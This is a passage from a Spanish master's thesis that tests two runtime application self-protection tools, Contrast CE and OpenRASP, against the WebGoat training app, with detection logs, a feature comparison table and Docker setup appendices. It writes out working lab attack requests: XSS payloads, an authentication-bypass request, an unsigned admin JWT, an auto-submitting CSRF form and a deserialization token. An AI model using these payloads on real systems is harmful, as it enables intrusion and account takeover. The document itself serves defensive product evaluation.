


Ilustración 24 - Evento XXE Contrast

4.4.3 Cross Site Scripting [16]

Se trata de otra vulnerabilidad asociada al grupo de las inyecciones, y como ya se ha mencionado anteriormente, en un alto porcentaje de los ataques que resultan exitosos la causa principal es la falta de métodos adecuados de validación sobre los datos de entrada en las aplicaciones.

El XSS tiene lugar cuando una aplicación recibe contenido externo que posteriormente será utilizado para renderizar contenido a través de un navegador web. Un usuario malintencionado puede valerse de esta situación para introducir código HTML previamente diseñado para llevar a cabo la ejecución de código JavaScript en el navegador de la víctima. En función de cómo se ejecute este ataque puede ser de tres tipos[50]:

- Reflected
- Stored
- DOM Based

Los principales efectos de este tipo de ataques resultarían en la ejecución de acciones no autorizadas por la víctima, como por ejemplo en envío de la información que el usuario maneja a través de la aplicación a servidores remotos. También permitiría a los atacantes suplantar la identidad de la víctima y realizar operaciones en su nombre.

Para prevenir este tipo de ataque[51], al igual que ya se ha comentado anteriormente, es esencial realizar siempre una correcta validación de los datos de entrada. Estas validaciones pueden consistir en técnicas como el uso de listas blancas de valores aceptados, uso de expresiones regular o uso de herramientas que permitan sanitizar de manera segura el contenido que se recibe.

A continuación, se documenta el caso de uso evaluado:

---

[50] https://owasp.org/www-community/Types_of_Cross-Site_Scripting

[51] https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

XSS: Reflected

En este escenario se trata de explotar un caso común de XSS, la introducción de código JavaScript a través de un formulario. Si el servidor procesa el código sin realizar validaciones, se verá que la lógica del código proporcionado es ejecutada.

Dada la siguiente petición:

```
curl 'http://172.17.0.2:8080/WebGoat/CrossSiteScripting/attack5a?QTY1=1&QTY2=1&QTY3=1&QTY4=1&field1=%3Cscript%3Ealert(%27my+evil+script%27)%3C%2Fscript%3E&field2=111'
  -H 'Cookie: JSESSIONID=C167D7B2426A426550385F854AED9674'
  -H 'Accept-Encoding: gzip, deflate'
  -H 'Accept-Language: es-ES,es;q=0.9,en;q=0.8,gl;q=0.7'
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) [...]
  -H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8'
  -H 'Accept: */*'
  -H 'Referer: http://172.17.0.2:8080/WebGoat/start.mvc'
  -H 'X-Requested-With: XMLHttpRequest'
  -H 'Connection: keep-alive' --compressed
```

Ilustración 25 - WebGoat Reflected XSS request

OpenRASP:

Tras la ejecución de la petición y posteriormente conseguir explotar la vulnerabilidad, no se ha visto reportada en el log de eventos de la herramienta.

Contrast:

Detecta el intento de explotación y generar el evento correspondiente:

```
Apr 26 2020 12:12:32.112+0000 172.17.0.2 CEF:0
|Contrast Security|Contrast Agent Java|3.7.2.14458
|SECURITY|The querystring QUERYSTRING had a value that successfully exploited reflected-xss -
        QTY1\=1&QTY2\=1&QTY3\=1&QTY4\=1&field1\=%3Cscript%3Emy-evil-script%3C%2Fscript%3E&field2\=111
|WARN|pri=reflected-xss
src=172.17.0.1
pt=8080
equest=/WebGoat/CrossSiteScripting/attack5a r
equestMethod=GET
app=WebGoat
utcome=BLOCKED

Parameters
        QTY1=1&QTY2=1&QTY3=1&QTY4=1&field1=%3Cscript%3Emy-evil-script%3C%2Fscript%3E&field2=111

Stacktrace:
        org.springframework.security.web.FilterChainProxy.doFilter(FilterChainProxy.java)
        org.springframework.web.filter.DelegatingFilterProxy.invokeDelegate(DelegatingFilterProxy.java:347)
        org.springframework.web.filter.DelegatingFilterProxy.doFilter(DelegatingFilterProxy.java:263)
        org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:193)
        [...]
```

Ilustración 26 - Evento Reflected XSS Contrast

En este caso si se observa la traza de error, se puede observar que el agente detecta el payload malicioso introducido por el usuario en la capa controladora de la aplicación, evitando que se propague a la lógica de negocio.

XSS: DOM Based

El XSS basado en DOM se produce cuando el flujo de datos generado por el atacante se propaga únicamente al contexto del navegador. Se identifica el siguiente endpoint vulnerable:

```
http://172.17.0.2:8080/WebGoat/start.mvc#test/%3Cscript%3Ewebgoat.customjs.phoneHome()%3C%2Fscript%3E.
```

Ilustración 27 – WebGoat DOM based XSS request

Al realizar esta llamada, hace que el fragmento JavaScript pasado como parámetro se ejecute, y permite realizar una llamada a una función existente en DOM:

webgoat.customjs.phoneHome()

En este caso, **ninguno** de los dos sistemas RASP ha detectado el ataque.

4.4.4 Authentication [17]

Los ataques relacionados con vulnerabilidades relativas a la autenticación de usuarios aparecen, en muchos casos, cuando las aplicaciones no aplican métodos correctos para asegurar que el usuario es quien dice ser. Un usuario debe introducir sus credenciales cuando comienza a utilizar una herramienta, y generalmente, no se le vuelven a pedir dichas credenciales hasta que la sesión expire o hasta que ésta se cierre de forma manual.

A continuación, se presentan dos escenarios que ponen de manifiesto este tipo de vulnerabilidades.

Authentication Bypass

Se identifica dentro de la aplicación un formulario para la recuperación de una contraseña, el cual solicita responder a dos preguntas de seguridad. La aplicación no realiza una correcta validación de los parámetros que debe recibir, lo que permite saltarse sus respuestas simplemente cambiando el nombre de los mismos.

Tomando como base la siguiente petición:

```
curl 'http://172.20.0.5:8080/WebGoat/auth-bypass/verify-account'
    -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) [...]
    -H 'Accept: */*'
    -H 'Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3'
    --compressed
    -H 'Referer: http://172.20.0.5:8080/WebGoat/start.mvc'
    -H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8'
    -H 'X-Requested-With: XMLHttpRequest'
    -H 'Connection: keep-alive'
    -H 'Cookie: JSESSIONID=0313ED9662BBAC057B3E693DF38E983F'
    -H 'Pragma: no-cache'
    -H 'Cache-Control: no-cache'
    --data 'secQuestion2=&secQuestion3=&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746'
```

Ilustración 28 - WebGoat Auth Bypass request

Se alteran los parámetros *secQuestion2* y *secQuestion3*, que originalmente deberían ser 0 y 1 respectivamente. Dado que la aplicación no realiza las comprobaciones pertinentes, se permite evadir el control.

Esta vulnerabilidad no ha sido detectada por **ninguno** de los dos sistemas RASP. Cabe mencionar que este caso está fuertemente relacionado con errores de diseño e implementación de la lógica.

JWT signature verification

En la actualidad es muy común que la autenticación/autorización en aplicaciones web esté implementada mediante tokens JWT[52]. Estos tokens no son más que una cadena de caracteres codificados que representan un JSON con cierta información de un usuario, como su id o roles dentro de la aplicación. Adicionalmente para garantizar su autenticidad, pueden estar firmados por la entidad que los genera (generalmente un *Access Manager*). A continuación, se puede ver su estructura.




Ilustración 29 - Estructura JWT

Se sospecha que en la aplicación no se está validando de manera adecuada la firma de los tokens que maneja. Para comprobar la vulnerabilidad, se obtiene el token JWT de nuestro usuario, se decodifica y se le elimina la firma y se modifican los roles para añadir el de administrador.

Se realiza la siguiente petición con el JWT alterado:

```
curl 'http://172.20.0.5:8080/WebGoat/JWT/votings/reset'
    -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0'
    -H 'Accept: */*'
    -H 'Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3'
    --compressed
    -H 'Referer: http://172.20.0.5:8080/WebGoat/start.mvc'
    -H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8'
    -H 'X-Requested-With: XMLHttpRequest'
    -H 'Connection: keep-alive'
    -H 'Cookie: access_token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1ODc1NzU4OTUsImFkbWluIjoidHJ1ZSIsInVzZXIiOiJUb20ifQ.;
                JSESSIONID=0313ED9662BBAC057B3E693DF38E983F'
    -H 'Pragma: no-cache'
    -H 'Cache-Control: no-cache' --data ''
```

Ilustración 30 - WebGoat JWT Signature request

Con el token modificado de manera ilegítima se han conseguido evadir los controles de autorización.

Esta vulnerabilidad no ha sido detectada por **ninguno** de los dos sistemas RASP.

[52] https://jwt.io/

4.4.5 Cross Site Request Forgery [18]

Se trata de una vulnerabilidad muy ligada al caso visto anteriormente de Cross Site Scripting, ya que sus bases son muy similares. También conocido por su acrónimo CSRF, es otro de los ataques más habituales en el entorno de aplicaciones web. Su objetivo principal es el de realizar acciones sin que la víctima sea consciente, un caso muy habitual es las estafas online, más conocidas como phishing[53].

El escenario habitual es que el atacante se aproveche de que la víctima tiene una sesión iniciada en un determinado sitio web "X". A través del engaño, se consigue que la víctima acceda a un sitio web "Y", que es controlado por el atacante, y en el cual hace que la víctima ejecute código vulnerable para aprovecharse de la sesión que éste tiene en el sitio X y realizar acciones en su nombre sin que sea consciente.

Como ya se ha mencionado, las principales consecuencias de este tipo de ataques son el robo de información personal, suplantación de identidad y propagación de software malicioso.

Una de las contramedidas más habituales es el uso de tokens anti CSRF para garantizar que las peticiones están siendo enviadas desde origines legítimos y con el consentimiento del usuario. Otro caso habitual es el uso de las cabeceras "referer" para verificar el origen de las peticiones. En lo que respecta al usuario, es recomendable siempre cerrar las sesiones antes de navegar a cualquier sitio que no sea completamente fiable, así como limpiar las cookies y datos almacenados por el navegador de manera regular.

Se identifica en la aplicación un formulario que se sospecha no dispone de este tipo de controles, a continuación, se describe el escenario de explotación:

Se genera el siguiente fichero HTML estático, que intenta ejecutar dicho formulario de manera remota:

```
1  <html lang="en"><head>
2  </head>
3
4  <body>
5
6      <form name="attack"
7          action="http://172.17.0.2:8080/WebGoat/csrf/basic-get-flag"
8          method="POST">
9          <input type="hidden" name='csrf' value='true'>
10     </form>
11     <script>document.attack.submit();</script>
12 </body>
13 </html>
```

Ilustración 31 - HTML CSRF exploit

Si se abre dicho fichero en una nueva pestaña de un navegador con sesión abierta en la aplicación, se ve que se ejecuta con éxito la llamada, lo que implica que no se está realizando ningún tipo de control:

[53] https://www.avast.com/es-es/c-phishing

```
curl 'http://172.17.0.2:8080/WebGoat/csrf/basic-get-flag'
    -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) [...]
    -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'
    -H 'Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3'
    --compressed
    -H 'Content-Type: application/x-www-form-urlencoded'
    -H 'Connection: keep-alive'
    -H 'Cookie: JSESSIONID=0D7F342608A318C6A828AE8B306480F5'
    -H 'Upgrade-Insecure-Requests: 1'
    --data 'csrf=true'
```

Ilustración 32 - WebGoat CSRF request

OpenRASP:

Este ataque **no ha sido detectado** por el agente.

Contrast:

En este caso el agente sí que detecta el intento de ataque:

```
Apr 26 2020 14:56:09.682+0000 172.17.0.2 CEF:0
|Contrast Security|Contrast Agent Java|3.7.2.14458
|SECURITY|The input REQUEST had a value that successfully exploited csrf - csrf\=true
|WARN|pri=csrf
src=172.17.0.1
spt=8080
request=/WebGoat/csrf/basic-get-flag
requestMethod=POST
app=WebGoat
outcome=BLOCKED

Observed probable CSRF attack:
        POST /WebGoat/csrf/basic-get-flag HTTP/1.0
        csrf=true

Evidence:
        Our automatically-injected token (called "cs_csrf_tkn") was not present.
        The expected value ("R1PM9211") was not provided

```

Ilustración 33 - Evento CSRF Contrast

Se puede ver a través del log generado, que para la detección de este tipo de ataques el agente inyecta de manera automática un token anti CSRF.

4.4.6 Deserialization [19]

El proceso de deserialización consiste en la recepción de flujos de datos para convertirlos en objetos que puedan ser manejados por un lenguaje de programación determinado.

Si un usuario malintencionado envía un flujo de datos previamente construido para realizar un ataque, y la información recibida se trata de serializar sin hacer ningún tipo de comprobación ya se estaría explotando la vulnerabilidad.

Las consecuencias principales de este tipo de ataques son la ejecución de código remoto, sobrecarga de recursos de la aplicación o fuga de información.

Las principales mitigaciones pasarían, siempre que sea posible, por no permitir este proceso, o en caso de que sea estrictamente necesario, establecer una lista blanca de clases consideradas seguras, así como utilizar frameworks seguros para realizar este tipo de tareas.

En la aplicación, se detecta un punto de código en el cual se deserializa la entrada del usuario si aplicar ningún tipo de control, para ello se realiza la siguiente llamada:

```
curl 'http://172.17.0.2:8080/WebGoat/InsecureDeserialization/task'
    -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) [...]
    -H 'Accept: */*'
    -H 'Accept-Language: en-US,en;q=0.5'
    --compressed
    -H 'Referer: http://172.17.0.2:8080/WebGoat/start.mvc'
    -H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8'
    -H 'X-Requested-With: XMLHttpRequest'
    -H 'Connection: keep-alive'
    -H 'Cookie: JSESSIONID=AC4ABCA21D41D8EB8A211FB80FDFAB6A'
    --data 'token=rO0ABXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVza[...]'

```

Ilustración 34 - WebGoat Deserialization request

OpenRASP:

El agente **no detecta** el intento de ataque.

Contrast:

El agente detecta el evento, y genera el siguiente log:

```
Apr 26 2020 12:37:37.100+0000 172.17.0.2 CEF:0
|Contrast Security|Contrast Agent Java|3.7.2.14458
|SECURITY|The input com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
        had a value that successfully exploited untrusted-deserialization - null
|WARN|pri=untrusted-deserialization
src=172.17.0.1
spt=8080
request=/WebGoat/InsecureDeserialization/task
requestMethod=POST
app=WebGoat
outcome=BLOCKED

Parameters
        rO0ABXNyADFvcmcuZHVtbXkuaW5[...]B3NsZWVwIDV0AA5jcnVtcGV0c3dhaXRlcg
        Decoded value:
                ▯▯sr1org.dummy.insecure.framework.VulnerableTaskHolder▯▯▯L▯requ...psr
                java.time.Ser▯]▯▯▯"H▯▯xpw▯▯▯▯▯▯▯▯8▯▯▯ Dxt▯sleep 5t▯crumpetswaiter *
Stacktrace:
        java.io.ObjectInputStream.readObject(ObjectInputStream.java:423)
        org.owasp.webgoat.plugin.InsecureDeserializationTask.completed(InsecureDeserializationTask.java:74)
        sun.reflect.NativeMethodAccessorImpl.invoke0()
        sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
        sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
        java.lang.reflect.Method.invoke(Method.java:498)
        [...]

```

Ilustración 35 - Evento Deserialization Contrast

Se puede observar que se muestran ciertos fragmentos de flujo recibido, y que posteriormente en la traza se detecta la llamada a *ObjectInputStream.readObject()*[54], el cual es uno de los principales puntos de sink o sumidero de este tipo de vulnerabilidades.

[54] https://docs.oracle.com/javase/7/docs/api/java/io/ObjectInputStream.html

4.4.7 Tabla resumen

A continuación, se muestra una tabla resumen de los resultados obtenidos una vez concluidas las pruebas.

	Contrast CE	OpenRASP
SQL Injection A	**Detectado**	**Detectado**
SQL Injection B	**Detectado**	**Detectado**
XML External Entity	**Detectado**	**Detectado**
XSS Reflected	**Detectado**	**No detectado**
XSS DOM Based	**No detectado**	**No detectado**
Authentication Bypass	**No detectado**	**No detectado**
JWT Signature	**No detectado**	**No detectado**
Cross Site Request Forgery	**Detectado**	**No detectado**
Deserialization	**Detectado**	**No detectado**

4.5 Comparativa funcional

En este aparatado se realizará una comparativa de funcionalidad ofrecida por cada una de las herramientas. Para ellos, se establecerán una serie de requisitos funcionales que se consideran importantes.

Se consideran las siguientes puntuaciones para obtener una valoración total:

- 0 -> Sin soporte
- 1 -> Soporte mínimo
- 2 -> Funcionalidad adicional

	Contrast CE	OpenRASP
Integración IDE	Ofrece plugins para Eclipse, IntelliJ y Visual Studio. (2)	Sin Soporte (0)
Gestión de usuarios	Permite la creación de múltiples usuarios, aunque en la versión Community no da acceso a diferentes roles. Permite crear usuarios con acceso único al API. (2)	La versión actual sólo soporta un único usuario administrador. (1)
Modo de integración y tecnologías soportadas	Agente con soporte para las siguientes tecnologías: Java, .NET, Node, Ruby, Python (2)	Agente con soporte para las siguientes tecnologías: Java, PHP (1)

Gestión de reglas	Permite seleccionar en caliente el comportamiento de las reglas “log” o “block” por entorno y por aplicación. (1)	Permite seleccionar en caliente el comportamiento de las reglas “log” o “block” por aplicación. (1)
Gestión de falsos positivos	Permite la exclusión de reglas a URLs mediante regex por aplicación (1)	Permite la exclusión de reglas a URLs concretas por aplicación (1)
Posibilidad de extensión de motor de detección	No, el motor es código propietario. (0)	Si, es posible desarrollar nuevas reglas, así como modificar las reglas existentes. (2)
Interfaz Web	Interfaz completa y robusta (2)	Interfaz básica, por defecto en Chino (1)
Diagramas de flujo	Desde la interfaz web, muestra como los datos se propagan desde la entrada en la aplicación. (1)	Sin soporte (0)
Recomendaciones de mitigación	Junto con la entrada correspondiente a cada hallazgo, adjunta referencias sobre la vulnerabilidad y en ciertos casos snippets de código. (2)	Sugerencia genérica para mitigación de la vulnerabilidad (1)
Bloqueo personalizado	Sin soporte (0)	Permite redirigir los ataques a una URL personalizada e inyectar headers al tráfico (2)
Inventario de librerías de aplicación	Proporciona un listado del software de terceros presente en la aplicación. Adicionalmente ofrece también análisis SCA. (2)	Proporciona un listado de librerías en el classpath de la aplicación. (1)
API REST	API REST completa (2)	API REST Básica (1)
Informes de aplicaciones	Ofrece reportes por entorno a través de la Web. (1)	Ofrece reportes a través de la Web. (1)
Integración con Bug Trackers	Si, ofrece integración nativa con: Jira, Bugzilla, PagerDuty, VictorOps (2)	Sin soporte (0)
Envío de alertas	Soporte para notificaciones por email, Slack o MS Teams (2)	Soporte para email, servicio HTTP (1)
Soporte SIEM	Integración con syslog (1)	Integración con Kafka, Splunk, ELK, syslog

		(2)
Exportación de resultados	Permite exportar información en CSV (1)	Sin soporte (0)
Límites de uso	Sólo permite una aplicación, aunque permite registrar más de un agente (1)	No tiene limitación de aplicaciones ni de agentes registrados. (2)
Protección de sobrecarga CPU	Sin soporte (0)	Posibilidad de desactivar la protección si se detecta sobrecarga (1)
Soporte	Ofrece acceso a plataforma de ticketing (1)	Soporte a través de comunidad: mail, Technical Group y Google Groups (2)
TOTAL	27	21

Como se puede apreciar, en la tabla anterior se recogen algunos de los principales aspectos a tener en cuenta a la hora de evaluar características funcionales de herramientas RASP. Para elaborar el listado se han tenido en cuenta áreas de funcionalidad como el entorno de desarrollador, tecnologías soportadas, gestión y personalización de la herramienta, flexibilidad para integración con otros sistemas y performance y soporte oficial del fabricante.

5. Conclusiones

Con el desarrollo de este trabajo se ha obtenido un análisis del contexto y estado actual de tecnologías en el ámbito de *Application Security Testing*, desde la comprensión de su funcionamiento hasta la valoración de sus resultados con una muestra de productos disponibles en el mercado.

Una vez abordado el contexto principal, se ha dado pie a la introducción y análisis de la tecnología RASP, que conforma uno de los objetivos principales de este trabajo. Se han expuesto las bases de su funcionamiento, posicionamiento en el mercado, principales fabricantes y casos comunes de uso de este tipo de soluciones, así como principales diferencias respecto a otras tecnologías.

Para la evaluación de su desempeño se ha conformado un entorno de pruebas ágil que permitiera desplegar los componentes necesarios para ejecutar una aplicación y poder monitorizarla a través de un RASP. Una vez implementados, se ha procedido a la realización de pruebas para elaborar una comparativa en materia de detección de vulnerabilidades comunes.

Se han realizado pruebas de detección de algunas de las principales vulnerabilidades recogidas en el OWASP Top10. Contrast CE ha detectado un mayor número de amenazas, incluyendo casos como la detección de CSRF para la que utiliza mecanismos propios para la detección. Este hecho indica a primera vista que Contrast incorpora un motor de detección más potente.

Para la evaluación de los aspectos funcionales de las dos herramientas se ha elaborado una tabla comparativa, en la cual, en base a unos criterios mínimos de cumplimiento de funcionalidad, se asigna una puntuación determinada. Nuevamente en este punto, Contrast se si sitúa por delante de OpenRASP.

Teniendo en cuenta los resultados obtenidos en la comparativa, se refleja un tópico muy común a la hora de comparar ciertos productos opensource con alternativas comerciales. En este caso se puede ver como adicionalmente a aspectos más técnicos como el motor de detección, la solución de Contrast ofrece un alto nivel de calidad en todos los aspectos de la herramienta, como puede ser una interfaz de usuario completa y robusta, que permite realizar la gestión total de la herramienta. Otro punto fuerte es la parte de API REST y funcionalidades avanzadas de reporting que proporciona, el cual es un aspecto muy importante para su implantación en grandes organizaciones.

No obstante, OpenRASP ofrece unos resultados aceptables y podría considerarse como capa adicional en la seguridad de aplicaciones web en casos en los que se opte por realizar inversión económica para la adopción de una solución RASP. Es un producto que se encuentra en desarrollo constante incorporando nuevas funcionalidades y aplicando mejoras, aspecto que pone en valor a la gran comunidad que lo soporta. Podría ser una alternativa adecuada para pequeñas empresas o entornos no productivos, ya que, por sus propias características, si se quiere implantar en grandes corporaciones con volúmenes de aplicaciones muy elevados la inversión en soporte y mantenimiento de la

herramienta podría ser muy elevada tanto a nivel de recursos económicos como humanos.

En cuanto a la planificación y metodología seguida para la realización del proyecto, se puede confirmar que no ha sufrido cambios de consideración respecto a lo planificado inicialmente, y que ha permitido alcanzar la práctica totalidad de objetivos establecidos.

5.1 Líneas de trabajo futuro

Las conclusiones obtenidas con la realización de este trabajo proporcionan una base aceptable para el conocimiento de técnicas de *Security Testing* y más concretamente de la tecnología RASP, así como unos fundamentos mínimos para realizar la evaluación de un producto determinado.

No obstante, a la hora de tomar una decisión para un caso real sería interesante profundizar aspectos como:

- **Falsos positivos**: la detección de este tipo hallazgos es un aspecto clave a la hora de obtener información fiable de cualquier herramienta. Para obtener una valoración fundamentada en este aspecto, sería necesario implantar la solución RASP con una aplicación real con el finde contrastar la veracidad de las incidencias reportadas en un período de tiempo determinado.

- **Impacto en rendimiento**: es un aspecto inevitable la alteración del rendimiento y los tiempos de respuesta de una aplicación para permitir que cualquier RASP pueda llevar a cabo su funcionamiento. Al igual que en el caso anterior, resultaría de interés someter una aplicación de un entorno real a pruebas de carga y estrés, que permitan obtener métricas y evaluar el posible impacto que pueda generar en el negocio la adopción de este tipo de soluciones.

6. Glosario

- **SDLC:** Software development lifecycle
- **IaC:** Infrastructure as Code
- **PoC:** Proof of Concept
- **OWASP:** Open Web Application Security Project
- **CISO:** Chief Information Security Officer
- **DevOps:** Software Development (Dev) Information Technology Operations (Ops)
- **SecDevOps:** Secure (Sec) Software Development (Dev) Information Technology Operations (Ops)
- **CI/CD:** Continuous Intregration/Continuous Deployment
- **AST:** Application Sewcurity Testing
- **SAST:** Static Application Security Testing
- **DAST:** Dynamic Application Security Testing
- **SCA:** Software Composition Analysis
- **BOM:** Bill of Materials
- **CLI:** Command Line Interface
- **HTTP:** Hypertext Transfer Protocol
- **WAF:** Web Application Firewall
- **RASP:** Runtime Application Selft-Protection
- **API:** Application Program Interface
- **SIEM:** Security Information and Event Management
- **SOC:** Security Operations Center
- **JVM:** Java Virtual Machine
- **JDK:** Java Development Kit
- **SDK:** Software Development Kit
- **JWT:** JSON Web Token

7. Anexos

7.1 Anexo A – Definición sistema Contrast CE




Ilustración 36 - Directorio WebGoat + Contrast CE

contrast-rasp > Dockerfile

```
# WebGoat 8.0.0.M21 + Contrast CE Agent
FROM openjdk:8-jdk-slim
AUTHOR rmoldes@uoc.edu

RUN apt-get update && apt-get install -y curl git wget

# Setup Maven and WebGoat
ENV MAVEN_VERSION 3.5.4
ENV MAVEN_URL http://archive.apache.org/dist/maven/maven-3
ENV MAVEN_HOME /usr/lib/mvn
ENV PATH $MAVEN_HOME/bin:$PATH
ENV M2_REPO ~/.m2/repository
RUN wget $MAVEN_URL/$MAVEN_VERSION/binaries/apache-maven-$MAVEN_VERSION-bin.tar.gz && \
  tar -zxvf apache-maven-$MAVEN_VERSION-bin.tar.gz && \
  rm apache-maven-$MAVEN_VERSION-bin.tar.gz && \
  mv apache-maven-$MAVEN_VERSION /usr/lib/mvn

ENV WEBGOAT_VERSION v8.0.0.M21
RUN git clone https://github.com/WebGoat/WebGoat.git
RUN cd WebGoat \
    && git checkout tags/$WEBGOAT_VERSION -b $WEBGOAT_VERSION \
    && mvn clean install

RUN useradd --home-dir /home/webgoat --create-home -U webgoat

# Contrast API params to download agent
ENV CONSTRAST_API https://ce.contrastsecurity.com/Contrast/api
ENV CONTRAST_API_ENDPOINT ng/32944cd3-b7b7-4775-a8d9-4e302508f52a/agents/default/JAVA
ENV CONTRAST_AUTH [redacted]
ENV CONTRAST_API_KEY [redacted]
WORKDIR /tmp
RUN curl -X GET $CONTRAST_API/$CONTRAST_API_ENDPOINT \
  -H 'Authorization: $CONTRAST_AUTH' \
  -H 'API-Key: $CONTRAST_API_KEY'
  -H 'Accept: application/json'
  -OJ

RUN mkdir -p /etc/contrast/java
COPY contrast_security.yaml /etc/contrast/java

WORKDIR /tmp/WebGoat/webgoat-server/target

EXPOSE 8080
ENTRYPOINT ["java","-javaagent:/tmp/contrast.jar", "-jar", "webgoat-server-v8.0.0.M20.jar", "--server.address=0.0.0.0"]

```

Ilustración 37 - Dockerfile WebGoat + Contrast CE

contrast-rasp > ! contrast_security.yaml

```yaml
api:
    url: https://ce.contrastsecurity.com/Contrast
    api_key: [redacted]
    service_key: [redacted]
    user_name: agent_32944cd3-b7b7-4775-a8d9-4e302508f52a@RoisOrg
agent:
    logger:
        level: INFO
security_logger:
    level: INFO
assess:
    enable: true
protect:
    enable: true
    rules:
        bot-blocker:
            enable: true
        sql-injection:
            #mode: monitor
            mode: block
        cmd-injection:
            #mode: monitor
            mode: block
        path-traversal:
            #mode: monitor
            mode: block
        method-tampering:
            #mode: monitor
            mode: block
        reflected-xss:
            #mode: monitor
            mode: block
        xxe:
            #mode: monitor
            mode: block
        csrf:
            #mode: monitor
            mode: block
server:
    name: WebGoat-RASP1
    enviroment: development
    tags: PoC
```

Ilustración 38 - WebGoat + Contrast CE Configuration

7.2 Anexo B – Consola administración Contrast CE

